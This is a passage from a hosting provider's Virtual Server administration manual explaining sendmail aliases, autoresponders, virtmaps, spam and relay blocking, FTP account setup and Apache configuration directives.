2. ***`alias`*** is replaced with the alias name, and ***`recipient`*** is replaced with a full e-mail address. For example:

   ```
   sales: tony@hotshotmail.com
   ```

3. From the command-prompt enter **`vnewaliases`**. This action generates the **`~/etc/aliases.db`** file to activate the alias.

Note: Do not worry about multiple aliases, or one alias actually pointing to another alias. **`Sendmail`** performs multiple lookups to determine the recipient.

You should begin each alias at the start of the line, because lines that begin with a space or tab are considered continuation lines. The colon separating the alias and the recipient should be on the same line as the alias, and it may be preceded or followed by spaces or tabs.

Creating Mailing Lists

Using the **`~/etc/aliases`** file, you can create mailing lists that include many recipients. Mailing lists save time. You can either create a simple mailing list, or you can create a more sophisticated mailing list that you are able to edit independent of the alias file itself.

The **`:include:`** statement causes the contents of a separate file to be read in, or included, in the **`aliases`** file. This allows the recipient list to be stored in an outside file where it can be manipulated independently of the **`aliases`** file.

<<How To>> Creating a Mailing List

Edit the **`~/etc/aliases`** file and enter (where "**`...`**" signifies that the sequence can be continued for as long as necessary):

```
alias: recipient1, recipient2, recipient3,
recipient4, ...
```

<<How To>> Creating a Mailing List with `:include:`

1. Edit the **`~/etc/aliases`** file and type:

   `alias``: :include:/`*`pathname`*

2. The ***`/pathname`*** is the virtual pathname of the file. For example:

   ```
   subscribers: :include:/etc/subscribers.list
   ```

Note: Because the contents of included files are not stored in the **`~/etc/aliases.db`** database, it is not necessary to run the **`vnewaliases`** command to activate editing changes.

The file referenced by **`:include:`** is a text file containing a list of recipient addresses. Each line is a list of one or more recipient addresses. Multiple addresses appearing on a line should be separated by commas. Like the **`~/etc/aliases`** file, any line that begins with a "**`#`**" character is considered a comment and is ignored, as are blank lines.

For more information about software that enables you to create automated mailing lists, see Majordomo (http://www.majordomo.com). Majordomo works in conjunction with the **`~/etc/aliases`** file to automate address addition and removal of recipients included through the use of the **`:include:`** statement.

Creating Autoresponders

Autoresponders automatically send a predetermined reply to anyone that sends e-mail to a specific e-mail address, and autoresponders can disseminate information that is commonly requested such as a product list or FAQ document. Autoresponders provide confirmation of message delivery. Mail addressed to an important address may be routed first through an autoresponder to let your clients know that you have received their message.

<<How To>> Installing Autoresponder Software

From the command-prompt, type:

```
% cp /usr/local/contrib/autoreply ~/usr/bin/autoreply
% chmod 755 ~/usr/bin/autoreply
```

<<How To>> Creating Autoresponder Addresses

Edit the **`~/etc/aliases`** file, type the following (all on one line):

```
alias: recipient, "|/usr/bin/autoreply -f name -m
message -a address"
```

Alias Replace ***alias*** with the name of your autoresponder, such as "info."

Recipient Replace with the recipient address that receives copies of incoming messages (in a fashion similar to a normal alias).

| Passes the incoming message to the **autoreply** program and sends back the text of a predetermined message in reply.

Name Replace ***name*** with the name you want to use in the "From:" line of the message your autoresponder sends.

Message Contains the pathname of your desired message text. If the **-m** option is not specified, the reply text is taken from a file named **.autoreply** in the Virtual Server root directory. The pathname is your home directory on the system (**~**) that has become the new root directory (**/**). The **-a** option specifies a user that an autoreply can reply for. The user specified should be the same as the user (**alias**) configured for the autoreply.

The following is a sample autoresponder:

```
info: bob@yourcompany.com, "|/usr/bin/autoreply -f
info-reply -a info"
```

Note: The **autoreply** program searches the "To:" and "Cc:" header lines for the text specified by the address value. **Autoreply** replies to the message if "address" is found. If "address" is not found, **autoreply** ignores the message.

Customizing Autoresponder Text

You can customize both the content of the header lines and the body lines of the autoresponder message. When preparing the message text, place your customized header lines ("Subject" or "Reply-To") at the start of the file, one after another. Separate them from the body portion of the message by a single blank line. The first blank line signals the start of the body of the message. Remove any blank lines that might cause an intended header line to be considered part of the body.

The following is a sample autoresponder message:

```
Reply-To: sales-reply@yourcompany.com
Subject: Your Information Request
Greetings!  Thank you for your interest in GSP...
```

Creating E-mail Address Mappings or Virtmaps

Address mappings, or "virtmaps," are similar to aliases but are tailored to virtual domain names. Virtual Servers that have one or more domain names associated with them in addition to their primary domain name use virtmaps to organize their aliases.

Aliases do not incorporate information about the hostname portion of an e-mail address, just the username portion. As a result, conflicts occur when two virtual domains have e-mail addresses with identical usernames, such as "webmaster". Virtual e-mail address mappings are designed to avoid these conflicts by ensuring that mail sent to "webmaster@domain1.com" and mail sent to "webmaster@domain2.com" do not collide, even though both domain names ("domain1.com" and "domain2.com") are associated with the same Virtual Server.

<<How To>> Creating a Simple Address Mapping

1. From your Virtual Server **`~/etc/virtmaps`** file, type:

   `address recipient`

   where ***`address`*** is replaced with the full address you would like to route to and ***`recipient`*** is replaced with the recipient address.

2. From the command-prompt, enter **`vnewvirtmaps`**. This action recreates the **`~/etc/virtmaps.db`** file so the changes take effect.

<<How To>> A Sample `virtmaps` File

In the following sample **`virtmaps`** file, the address mappings are grouped together by domain name. The first address mapping in the "abc.com" group is redirecting mail to a non-local user. The second address mapping is directing mail to a local user.

```
#abc.com mappings
bob@abc.com              bob@aol.com
webmaster@abc.com        carol
#xyz.com mappings
bob@xyz.com              bob
webmaster@xyz.com        john
```

Note: Unlike the **~/etc/aliases** file, there is no colon character between the address and the recipient in the **~/etc/virtmaps** file.

Using Wildcard Mappings

A wildcard address mapping serves as a "catch-all" that matches any address at a hostname that is not already explicitly listed.

<<How To>> Creating Wildcard Mappings

1. From your Virtual Server **~/etc/virtmaps** file, type:

   hostname recipient

   where ***hostname*** is replaced with the hostname you want to create the wildcard for and ***recipient*** is replaced with the recipient address.

2. From the command-prompt, enter **vnewvirtmaps**. This action recreates the **~/etc/virtmaps.db** file so the changes take effect.

<<How To>> Sample virtmaps File with Wildcard Mappings

```
#abc.com mappings
bob@abc.com          bob@aol.com
webmaster@abc.com    carol
abc.com              carol
#xyz.com mappings
bob@xyz.com          bob
webmaster@xyz.com    john
xyz.com              bob
```

Note: You can place wildcard mappings anywhere in the **~/etc/virtmaps** file. However, you should place them at the end of the section, so that you emphasize their nature as a default recipient (if none of the previous mappings match).

Combining Mappings and Aliases

When a piece of new mail arrives, address mappings are processed first, before aliases are checked. Once the address mapping process is complete and a local recipient has been determined, the aliases database is checked next to see if the recipient exists as an alias. If so, the message is routed to the target of the alias. If not, the recipient must exist as a local username, and a delivery attempt is made to place the message in his or her incoming mailbox.

Differences Between `virtmaps` and `aliases`

One difference between the **`~/etc/virtmaps`** and **`~/etc/aliases`** files is that multiple recipients must not be listed in a single address mapping.

A related difference lies in the fact that the right-hand portion of an **`~/etc/virtmaps`** line should consist solely of a recipient address and must not contain any of the more advanced features. Items such as **`:include:`** statements, delivery to a file (signaled by a **`/`** character), or delivery to a program (signaled by a **`|`** character) may not be used in the virtmaps file.

Perhaps the most important difference between **`virtmaps`** and **`aliases`** is that **`sendmail`** performs only a single database lookup in the **`~/etc/virtmaps.db`** file when handling address mappings. The net effect of this is that the right-hand portion of an **`~/etc/virtmaps`** line (the recipient portion) must not depend on the left-hand portion (the address portion) of any other line. The **`sendmail`** program does not lookup further mappings to trace recipient addresses (unlike **`alias`** processing where **`sendmail`** performs repeated **`alias`** lookups until it completely resolves the recipient address).

Virtmaps Summarized

1. If you have only one domain pointing to your Virtual Server, then use of the **`virtmaps`** file is not necessary.
2. Address maps are stored in the **`~/etc/virtmaps`** file.
3. After adding an address map to the **`virtmaps`** file, regenerate the **`virtmaps.db`** file with the **`vnewvirtmaps`** command.
4. Address maps follow a simple format:

   `address recipient`

For example:

```
webmaster@abc.com     john
```

5. No colons in address maps and only one user on the right side. If multiple recipients are needed on the right, then specify the name of an alias on the right hand side, and then create the alias in the **`aliases`** file with the multiple recipients.

6. The catch-all for a domain should be last.

Unsolicited Commercial E-mail

While commercialization of the Internet has brought many benefits, among the negative effects is the proliferation of Unsolicited Commercial E-mail (UCE), often called "spam." The Virtual Server controls spam in the following manner:

- Blocking spam from being sent to users on the Virtual Server.
- Blocking spam from being sent through the Virtual Server (relaying).

Blocking Incoming Spam

Defending the Virtual Server from receiving spam is tricky. One method for blocking spam is to enter the return address on the spam in the **~/etc/spammers** file on the Virtual Server.

<<How To>> Blocking E-mail from Specific Hosts

1. From your Virtual Server **~/etc/spammers** file, type:

   username@hostname

   or:

   hostname

   where ***username*** is the username of the sender and ***hostname*** is the hostname portion of the sender's address, often just a domain name.

2. From the command prompt, enter **vnewspammers**. This action rebuilds the **~/etc/spammers.db** file so that changes can take effect.

Maintaining the ~/etc/spammers File

When choosing values to place in the **~/etc/spammers** file, you should understand the layout and contents of the mail message headers in an unsolicited message. Understanding the layouts of mail messages (as read by your Virtual Server) enables you to locate and recognize the message's SMTP envelope sender.

Your Virtual Server places the SMTP envelope sender address in the header line that begins with "From " (the word "From" followed by one space character).

Notice that the differences between "From" and "From:" Header lines are not required to be the same, although they often are. The "From:" header line is part of the message content, not part of the SMTP envelope. If a discrepancy exists between the "From " address and the "From:" address, use the "From " address as your value for inclusion in the **`~/etc/spammers`** file.

Envelope sender blocking is useful but not foolproof. Since the envelope sender can be (and often is) falsified by spam purveyors, the blocking can be circumvented. However, many messages are deflected, so the effort is not entirely wasted, provided that you vigilantly maintain the **`~/etc/spammers`** file.

POP(IMAP)-before-SMTP Relay Blocking

Unauthorized SMTP relaying abuse is a growing trend, usually used by individuals or groups of individuals to send large amounts of unsolicited commercial e-mail.

An SMTP relay incident occurs when an SMTP server is used to deliver an e-mail message that is not destined to any of its local users. The SMTP server passes the message on to another SMTP server, hence the term "relay," which in turn routes it to the eventual recipient user. SMTP relaying enables the injection of legitimate e-mail messages into the mail system from client machines that do not offer full SMTP server capabilities (such as many PCs running Windows or Macintosh computers). Unprotected or "open" SMTP servers can be used as SMTP relays for unsolicited e-mail campaigns. (Unscrupulous individuals target an unprotected SMTP server, send the SMTP server a single copy of a message, and then request that the SMTP server relay the message to recipients. Many servers crash from the sheer load handling bounced e-mail from invalid e-mail addresses, not to mention complaints recipients of the unsolicited commercial e-mail.)

In the default configuration, the Virtual Server's SMTP server is closed to all users unless they have a valid username and password. This shuts down relaying and protects the Virtual Server's resources. To do this, the Virtual Server system uses a technique sometimes called "POP-before-SMTP" (since it also applies to the IMAP server, it could also be called IMAP-before-SMTP) to limit SMTP relaying to users who have previously accessed the POP server (or the IMAP server) with their password.

POP-before-SMTP relay blocking works every time someone successfully enters a correct username and password to the POP server. The POP server records the remote client IP address for later use by the SMTP server.

Note: Because of POP-before-SMTP relay blocking, your users must check their e-mail (by accessing either the POP server or the IMAP server) before they try to send e-mail. The SMTP server refuses to accept their outgoing mail message otherwise. POP-before-SMTP relay blocking has the largest effect on users who have a dynamically allocated IP address each time they connect to the Internet.

<<How To>> Configuring Your E-mail Clients to Authenticate Before Sending E-mail

1. From "check mail every x minutes," set the number of minutes a number such as 15. The check mail option makes the e-mail client authenticate first (in this case every 15 minutes) before sending.
2. Newer e-mail client software has POP-before-SMTP setup options. Choose the "authenticate before sending" option.

Managing POP-before-SMTP

In the default configuration, your Virtual Server never removes addresses from the database. Once an address is recorded, it is always valid. Users contacting your SMTP server from their IP address are permitted to use the server as an SMTP relay host. The command **`vsmtprelay`** allows you to manage the IP addresses in the **`~/etc/relayers.db`** file. Here are some examples of using **`vsmtprelay`**:

<<How To>> Listing All Recorded IP Addresses

From your Virtual Server command prompt, type:

```
% vsmtprelay list
```

Results resemble the following example:

```
# timestamp (UTC): Tue Sep 22 22:15:27 1998
10.11.12.13 906502527
```

The example above shows the recorded IP address (10.11.12.13), the associated timestamp (906502527), and a comment line showing the timestamp in decoded form as a date and time in Coordinated Universal Time (UTC).

<<How To>> Listing All Addresses Older Than Ten Minutes in the Database

From your Virtual Server command-prompt, type

```
% vsmtprelay list 10
```

<<How To>> Listing Every Address in the Database, Including Those with Timestamps in the Future

From your Virtual Server command-prompt, type:

```
% vsmtprelay dump
```

<<How To>> Editing the Database Contents

From your Virtual Server command-prompt, type:

```
% vsmtprelay dump > ~/etc/relayers
```

Note: The database contents are placed in the **`~/etc/relayers`** file. You can manually edit (adding, changing, or removing entries) the contents of the **`~/etc/relayers.db`** file.

<<How To>> Rebuilding the Database From Your Edited Copy

From your Virtual Server command-prompt, type:

```
% /usr/sbin/makemap hash ~/etc/relayers.db <
~/etc/relayers
```

<<How To>> Expiring All Addresses in the Database

From your Virtual Server command-prompt, type:

```
% vsmtprelay expire
```

<<How To>> Expiring Addresses in the Database Older Than 60 Minutes

From your Virtual Server command-prompt, type:

```
% vsmtprelay expire 60
```

Using the `crontab` Command to Manage `relayers.db`

Using your **`cron`** table, you can implement automatic address expiration. By experimentation, you can arrive at a workable policy that balances the requirements of server security and the convenience of your users. A detailed explanation of **`cron`** can be found in Chapter 8.

<<How To>> Implementing a Strict Address Expiration Policy

From your **`cron`** table, type:

```
*/15 * * * * /usr/local/bin/vsmtprelay expire 60
```

where every 15 minutes any addresses older than 60 minutes are removed from the database.

Note: The example above yields a 60 minute time window for SMTP relay permission (with a granularity of 15 minutes).

<<How To>> Implementing a Lenient Address Expiration Policy

From your **`cron`** table, type:

```
0 0 * * * /usr/local/bin/vsmtprelay expire
```

where `0 0` means that once a day at midnight, the address database is completely cleared.

Note: The example above enables your users to relay the entire day (if they check their mail from that IP address at least once during the day).

Maintaining Your E-mail Log File

For information on maintaining your e-mail log file, see the "Managing Server Logs" section of Chapter 8.

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Virtual Server Information

http://www.gsp.com/support/

Chapter 5 - The Virtual FTP Service

Connecting to a remote computer with FTP (File Transfer Protocol) is similar to TELNET, except with FTP:

- All the tools of a shell are not available.
- Access to files is limited.
- Browsing capabilities are limited.

You can use FTP to transfer files of any type between computers running different operating systems. For example, you can transfer files between a UNIX server and a Windows PC (with FTP client). FTP is popular worldwide because FTP clients are readily available for all platforms.

This chapter contains information about the following:

- Naming Your Virtual FTP Service
- Making Customer-Accessible Directories
- For More Information

Naming Your Virtual FTP Service

The standard for naming FTP is usually ftp.yourcompany.com. If your domain name is registered, your virtual anonymous FTP services are in this standard format.

Anonymous and Non-Anonymous FTP

Your Virtual Server supports anonymous FTP (which allows users to access files via FTP without entering a username and a password) and non-anonymous FTP (which requires a username and password). When anonymous FTP is configured, users simply enter "anonymous" as their username and their e-mail address as their password. In other words, with anonymous FTP, you don't have to set up specific FTP accounts in order for users to access files on your Virtual Server via FTP.

Your Anonymous FTP Directory

Anonymous FTP is the safest way to grant users access to the virtual FTP service, because users are restricted to your home FTP directory. When you restrict user access and permissions, you limit potential harm that users can cause.

Your FTP directory is your home directory, and, by default, it contains only the **`pub`** sub-directory. The **`pub`** directory contains the archive files available to anonymous FTP customers. You should place files the customers need to access in the **`pub`** directory. You can create other directories as needed.

Making Customer-Accessible Directories

Your users may occasionally need to upload files to your FTP server. If you allow FTP uploads, you should confine these uploaded files to an **`incoming`** or customer-accessed directory.

Note: If you do not allow file uploads, you do not need to create an incoming directory.

Allow your users write-only permissions in the incoming directory. Allowing users write-only permission (and not read or execute permission) prevents them from changing or deleting others' uploaded files. If users have read permissions on the incoming directory, they could upload potentially embarrassing or illegal files where other users could access them.

<<How To>> Making an `incoming` Directory

1. From your **`ftp/pub`** directory, create a directory named **`incoming`**:

   ```
   % mkdir ftp/pub/incoming
   ```

2. In the **`ftp/pub/incoming`** directory, create a file called **`.incoming`** (do not forget the "**`.`**").

The **`.incoming`** file flags the directory as a write-only directory.

Creating Logon Banners and Directory Messages

Some FTP servers display messages immediately following user logon. These messages give the user helpful information about the FTP site that they are accessing and are called logon banners.

Directory messages act in the same way. When a user accesses a particular directory, a message is displayed. The message usually contains information about what is in the directory as well as any cautions regarding system files.

<<How To>> Creating a Logon Banner

1. In your **`~/ftp/pub`** directory, create a file named **`.welcome`**.

2. In the **.welcome** file, enter the text that you want the user to see.

The following is an example logon banner found on an FTP server:

```
Welcome to ACME Rockets Inc Anonymous FTP Server!
Please send any questions or reports about this
server to ftp@acme-rockets.com.
```

<<How To>> Creating a Directory Message

Create a file named **.message** in the directory where you want the message to appear. The text message you create in the **.message** file displays when the user accesses that directory.

For example, you could promote a demo version of your company's software in the **DEMO** directory with a **.message** file containing the following text:

```
This directory contains demo versions of ACME
Rocket's products:
missile.zip - Missile CAD(tm) Version 1.0 (DEMO)
nuke.zip – Thermo-Nuclear War Simulator(tm) Version
2.1 (DEMO)
```

Creating Non-Anonymous FTP Accounts

If you configure your Virtual Server to handle non-anonymous FTP accounts, you can easily add FTP accounts for some users. Adding FTP accounts enables you to control who uploads or downloads the following:

- Web content
- Files in the anonymous FTP file area
- Files in the private FTP upload/download directories

Note: Most customers use non-anonymous FTP on their Virtual Servers. Customers can then resell server space to clients, which enables them to maintain their own home pages. Also, companies who want to restrict downloads of valuable information can use password-restricted anonymous FTP.

The procedure for adding non-anonymous FTP accounts is similar to the procedure for adding POP mail accounts. When you create the FTP account, the server automatically creates an e-mail POP account for the user. If you do not wish the user to access e-mail on your server, do not tell the user about the e-mail account.

<<How To>> Adding Non-Anonymous FTP Accounts

1. From a Telnet prompt, type **vadduser**. This action displays a series of fields to fill in after beginning with the following command example:

```
% vadduser

Please supply answers to the series of questions
below. When a `default answer' is available, it will
follow the question in square brackets. For example,
the question:


        What is your favorite color? [blue]:


has the default answer `blue'. Accept the default
(without any extra typing!) by pressing the Enter key
-- or type your answer and then press <Enter>.


Use the <Backspace> key to erase and aid correction
of any mistyped answers -- before you press <Enter>.
Generally, once you press <Enter> you move onto the
next question.


Once you've proceeded through all the questions, you
will be given the option of modifying your choices
before any files are updated.


Press <Enter> to continue:
```

2. Type the username.
3. Type the E-mail/FTP Password.
4. Retype new password.
5. Type the User's Full Name followed by a return. Use 8 characters or fewer, no "." characters, and no '**:**' characters.
6. Select the account services that the new users will require. The default selections are FTP and e-mail. Type the service name (FTP or e-mail) to toggle the selected/deselected services for the account.
    - FTP (File Transfer Protocol) for uploading/downloading files
    - E-mail services including POP, IMAP, and SMTP

Note: If the user account will be accessed via IMAP, then FTP service must be enabled.

7. Enter a positive or negative response to the question "Do you want to add service options like quotas to this account?"
8. Enter FTP quota for this account in MB (enter "0" for no quota).
9. Enter a numerical response for the question "Where would you like to put the user's home directory?" You are given four options for where to put the user's home directory, or you can put it in any location you choose. The table below lists and describes each location briefly.

Description	Example
Email account home directory	`/usr/home/`*`username`*
Web hosted account directory	`/usr/local/etc/httpd/htdocs/`*`username`*
Virtual hosted account directory	`/usr/local/etc/httpd/htdocs/vhosts/`*`username`*
Anonymous FTP home directory	`/ftp/pub/`*`username`*
Your choice	`/usr/local/etc/httpd/htdocs/vhosts/`*`some_directory`*`/`*`username`*

   - Enter "1" for an E-mail account home directory.
   - Enter "2" for a web-hosted account home directory.
   - Enter "3" for a virtual hosted account. We recommend using this option for two reasons. First, FrontPage 2002 requires it. Second, The **`vhosts`** directory is an orderly location under which each of your subhosted users' directories can reside. Each one is separate, distinct, and secure from the others.
   - Enter "4" for an anonymous FTP home directory.
   - Or enter in any custom path.

Note: Running the **`vadduser`** script is straightforward with one exception: the account services (FTP and e-mail). These services are added to each user's account by default. If you want the user to have both FTP and e-mail privileges, press <enter> when asked to accept the defaults. For the user to have FTP privileges only, deselect the mail privileges by entering "mail." For the user to have e-mail privileges only; deselect the ftp privileges by entering "ftp." If you need to add a service not currently in the list enclosed by the square brackets ([]), then type the service (e-mail or FTP) and press the Enter key.

For example, if Mary Smith has the account name "mary" and the domain name associated with your Virtual Server is "yourcompany.com," then Mary's e-mail address would be "mary@yourcompany.com".

Note: The FTP quota governs the space that may be consumed by the entire directory tree of a user's home directory. The FTP quota is only effective when using FTP to upload files. The mail quota governs the space that may be consumed by a user's mail file under **~/usr/mail**. Each quota is expressed as a decimal integer number of megabytes (MB) of disk space.

User Home Directory Options

You have several options for setting the user home directory. Each of these options allows you to control how the user accesses the Virtual Server.

The first option allows you to create the home directory under your **/usr/home** directory. This option is best for users who have no special use requirements. If the directory were called **test**, it would be created at **/usr/home/test**. This would be an ideal place for you to create an FTP directory for users to upload information to your server. From the **test** directory, your system administrator could then verify and place the file(s) in the proper directory structure.

The second option allows you to create the home directory under your **/usr/local/etc/httpd/htdocs** directory. If the directory were called **test**, it would be created at **/usr/local/etc/httpd/htdocs/test**. This option is best for users who upload their own web pages. The users would have FTP access to the **test** directory and sub-directories they created. However, the users could not access anything above the **test** directory. The user's home pages would be located at http://www.yourcompany.com/test.

The third option allows you to create the directory in the **vhosts** directory (**/usr/local/etc/httpd/vhosts/*username***), which is used for storing files for any virtual subhosts you have created. This option would allow users to have access to their virtually hosted files but not to virtually hosted files of any other users. If you have virtual subhosts on your Virtual Server, or if you plan to have them, we recommend this option.

The fourth option allows the user to upload files to your anonymous FTP archive. The directory created for the user test would be **/ftp/pub/test**. Files in this directory could only be added and deleted by the user **test**, but anyone would have access to download these files.

The FTP upload quota allows you to limit how much of your Virtual Server's disk space one of your users may use. If the user attempts to upload more data than their remaining quota allows, they receive an FTP error message.

Monitoring Anonymous FTP Activity

The **messages** file located in your **var/logs** directory contains valuable information describing how often your virtual anonymous FTP server is being used. This information is not very readable, however. You can use the **Xferstats** program to summarize anonymous FTP activity.

Xferstats may be run periodically by the **CRON** utility.

<<How To>> Using xferstats to Monitor FTP Activity

1. Create a file named **cfile** with the following information:

```
# cron tab file (see crontab(5))
# Every Sunday morning at 2:13am process FTP
xferstats and "nuke" message file
13 2 * * sun /usr/local/bin/xferstats -m user@xyz.com
-n
```

2. Run **crontab** to install the **cron** file (**cfile**) you just created:

```
% crontab cfile
```

For more information on **cron**, enter **man crontab** and **man 5 crontab** at your Virtual Server's UNIX prompt or see the section on **cron** in Chapter 8.

Example Output from xferstats

```
TOTALS FOR SUMMARY PERIOD Aug 16 TO Aug 17
Files Transmitted During Summary Period   3
Bytes Transmitted During Summary Period   762
Systems Using Archives             0
Average Files Transmitted Daily        2
Average Bytes Transmitted Daily       381
Daily Transmission Statistics
Number Of  Number of  Average  Percent Of
Date    Files Sent Bytes Sent Xmit Rate Files Sent
Bytes Sent
```

```
Aug 16          2     508 508.0 KB/s   66.67    66.67
Aug 17          1     254  0.3 KB/s   33.33    33.33
Total Transfers from each Archive Section (By bytes)
Archive Section   Files Sent Bytes Sent Files Sent
Bytes Sent
/pub                3     762  100.00   100.00
Hourly Transmission Statistics
Number Of  Number of  Average  Percent Of
Time    Files Sent Bytes Sent Xmit Rate Files Sent
Bytes Sent
-------------- ---------- -----------
03            1     254  0.3 KB/s   33.33    33.33
05            2     508 508.0 KB/s   66.67   66.67
```

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Virtual Server Information

http://www.gsp.com/support/

Chapter 6 - Advanced Web Server Configuration

This chapter contains information about the following:

- Maintaining Virtual Web Server Configuration Files
- Using Apache Loadable Modules
- Understanding the Common Log Format
- Handling Multi-Language Web Content
- Imagemaps
- User Authentication
- Server Side Includes (SSI)
- A Secure Server (SSL and Secure Server IDs)
- For More Information

Maintaining Virtual Web Server Configuration Files

The behavior of the virtual web service is controlled, customized, and defined by several key configuration files. These files include your main web server configuration file (**`httpd.conf`**) and your MIME type definitions file (**`mime.types`**).

Each configuration file is located in your **`www/conf`** directory and includes default values that are acceptable for most circumstances and needs. However, if you would like to customize your virtual web service behavior, a description of many (though not all) of the configuration file variables is included below.

Note: Your Virtual Server ships with default web server configuration files that are acceptable for most users.

Complete documentation of the configuration variables can be found at the Apache web site:

http://httpd.apache.org/docs/mod/directives.html

Learning Apache Directives

There are a few basics to using Apache directives. First, there are directives that are single line entries, for example:

```
ServerName yourcompany.com
```

Then there are block directives that have a beginning line and an ending line. Block directives are used to group together a set of directives. For example:

```
<VirtualHost abc.com>
ServerName www.abc.com
ServerAdmin webmaster@abc.com
DocumentRoot /usr/local/etc/httpd/htdocs/abc
</VirtualHost>
```

Block directives are enclosed in angle brackets ("**< >**") and always have a beginning and ending directive. The ending directive has a forward slash ("**/**").

Server Operation Directives

The `LoadModule` Directive

The **`LoadModule`** directive instructs the Apache web server software to load shared object libraries at startup. This should be the first directive in the configuration file so the module is available before the web server uses it. The following is an example:

```
LoadModule foo_module modules/mod_foo.so
```

Please refer to the "modules" section in this chapter for more information on Apache modules.

The `HostnameLookups` Directive

The Apache web server, by default, is configured to keep a log of the clients that access resources on your web site. The log includes the hostname (i.e. some.remote.host) or just the IP address (i.e. 32.64.128.16). The value is set to "off" by default to improve your server performance. Additional latency is introduced into the server response process when the web server is required to perform a hostname "lookup," which translates IP addresses into domain names. Sites with even moderate loads should leave this directive off, since hostname lookups can take considerable amounts of time.

Note: Use a log analysis tool such as WebTrends to look up hostnames for IP addresses offline. This is a much more efficient way to translate IP addresses into domain names.

The following is an example:

```
HostnameLookups off
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#hostnamelookups

The `ServerAdmin` Directive

The **`ServerAdmin`** directive defines the e-mail address the server includes in error messages that it returns to the client.

The following is an example:

```
ServerAdmin webmaster@yourcompany.com
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#serveradmin

The `ServerRoot` Directive

The **`ServerRoot`** directive defines the directory in which the server resides. The default directory is **`/usr/local/etc/httpd`**, since this directory contains the subdirectories **`conf`** and **`logs`**. Relative paths for other configuration files are defined with respect to the **`ServerRoot`** directory.

The following is an example:

```
ServerRoot /usr/local/etc/httpd
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#serverroot

The `ErrorLog` Directive

When your web server encounters an error, it will use the definition specified in the **`ErrorLog`** directive to handle the error. Typically, a filename is specified to which your web server appends the error information. If the filename definition does not begin with a slash ("**`/`**"), then it is assumed to be relative to the **`ServerRoot`**. If the filename begins with a pipe ("**`|`**"), then it is assumed to be a command that is to be spawned by the web server to handle the error information.

The following is an example:

```
ErrorLog logs/error_log
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#errorlog

The `LogFormat` Directive

The **`LogFormat`** directive sets the format of the default log file named by the **`TransferLog`** directive. You can also use this directive to define custom log file format types. Each log format type is defined by a format declaration enclosed in quotations followed by an optional identifier or a nickname. Examples of some **`LogFormat`** directives are included below. (For more information about using log formats effectively, please refer to the "Managing Server Log Files" section in this chapter.)

The format declaration member of each **LogFormat** directive can contain literal characters copied into the log files, and '%' directives that are replaced in the log file. A sample of some of the '%' directives are shown below. (A complete list can be found on the Apache web site.)

```
%b: Bytes sent, excluding HTTP headers.
%f: Filename
%h: Remote host
%r: First line of request
%s: Status. For requests that got internally
redirected, this is status of the *original*
request --- %>s for the last.
%t: Time, in common log format time format
%u: Remote user
```

Examples:

```
Logformat "format declaration" identifier
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
\"{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referrer}i -> %U" referrer
LogFormat "%{User-Agent}I" agent
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_log_config.html#logformat

http://httpd.apache.org/docs/mod/mod_log_config.html#formats

The TransferLog Directive

The **TransferLog** directive is used to identify the location of a file that will contain a record of all requests made to your web server. If you are using the **CustomLog** directive to define the format of your log files, the format of your **TransferLog** file will be defined by the most recent **LogFormat** directive (or Combined Log Format if no other default format has been specified). If you would like entries in your transfer log to be formatted with the Common Log Format, you will need to create a custom **LogFormat** definition. You can also process your Transfer Log entries with an external application by defining your **TransferLog** using a file pipe ("|"). An example is included below. (For more information, please refer to the "Managing Server Log Files" section in Chapter 8.)

The following is an example:

```
TransferLog logs/access_log
```

Or:

```
TransferLog "|rotatelogs /www/logs/access_log 86400"
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_log_config.html#transferlog

http://httpd.apache.org/docs/mod/mod_log_config.html#customlog

The `RefererLog` Directive

The **`RefererLog`** directive is used to identify the location of a file that will contain a record of all referer information (i.e. information about web sites that link to and "referred" users to your web site). By default, your server is configured in the combined log format. As such, the referer information is included in the access_log. If you want a separate log for referer information, see "Changing **`LogFormat`**" below.

The following is an example:

```
RefererLog logs/referrer_log
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_log_referrer.html#refererlog

The `AgentLog` Directive

The **`AgentLog`** directive is used to identify the location of a file that contains a record of all browser agent information. By default, your server is configured in the combined log format. As such, the agent information is included in the access_log. If you want a separate log for agent information, see "Changing **`LogFormat`**" below.

The following is an example:

```
AgentLog logs/agent_log
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_log_agent.html#agentlog

Changing `LogFormat`

You can change the web server log file format to the common log format (separate log files for the access, agent, and referrer data) by modifying your web server configuration file (~/www/conf/httpd.conf) like this:

```
# common log format
LogFormat "%h %l %u %t \"%r\" %>s %b"
# combined log format
#LogFormat "%h %l %u %t \"%r\" %>s %b
\"%{Referrer}i\" \"%{User-Agent}i\""
# The location of the access logfile
# If this does not start with /, ServerRoot is
prepended to it.
TransferLog logs/access_log
# If you would like to have a separate agent and
referrer logfile
# uncomment the following directives.
ReferrerLog logs/referrer_log
AgentLog logs/agent_log
```

You can also define your own log format by modifying the LogFormat directive above. After making the changes above, be sure to restart your Virtual Server web server.

The `ServerName` Directive

The **`ServerName`** directive sets the hostname of the web server.

The following is a usage example:

```
ServerName some.domain.name
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#servername

The `KeepAlive` Directive

The **`KeepAlive`** extension to HTTP, as defined by the HTTP/1.1 draft, allows persistent connections. These long-lived HTTP sessions allow multiple requests to be sent over the same TCP connection and in some cases have been shown to result in an almost 50% speedup in latency times for HTML documents with multiple images. The **`KeepAlive`** directive enables or disables **`KeepAlive`** support. Set the value of this directive to "**`on`**" in order to enable persistent connections. Set the value of the directive to "**`off`**" to disable **`KeepAlive`** support. The maximum number of requests that you would like the web server to support per connection is defined with the **`MaxKeepAliveRequests`** directive.

The following is an example:

```
KeepAlive on
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#keepalive

http://httpd.apache.org/docs/keepalive.html

The `MaxKeepAliveRequests` Directive

The **`MaxKeepAliveRequests`** directive limits the number of requests allowed per connection when KeepAlive is on. If it is set to `0`, unlimited requests will be allowed. It is recommended that this setting be kept to a high value for maximum server performance.

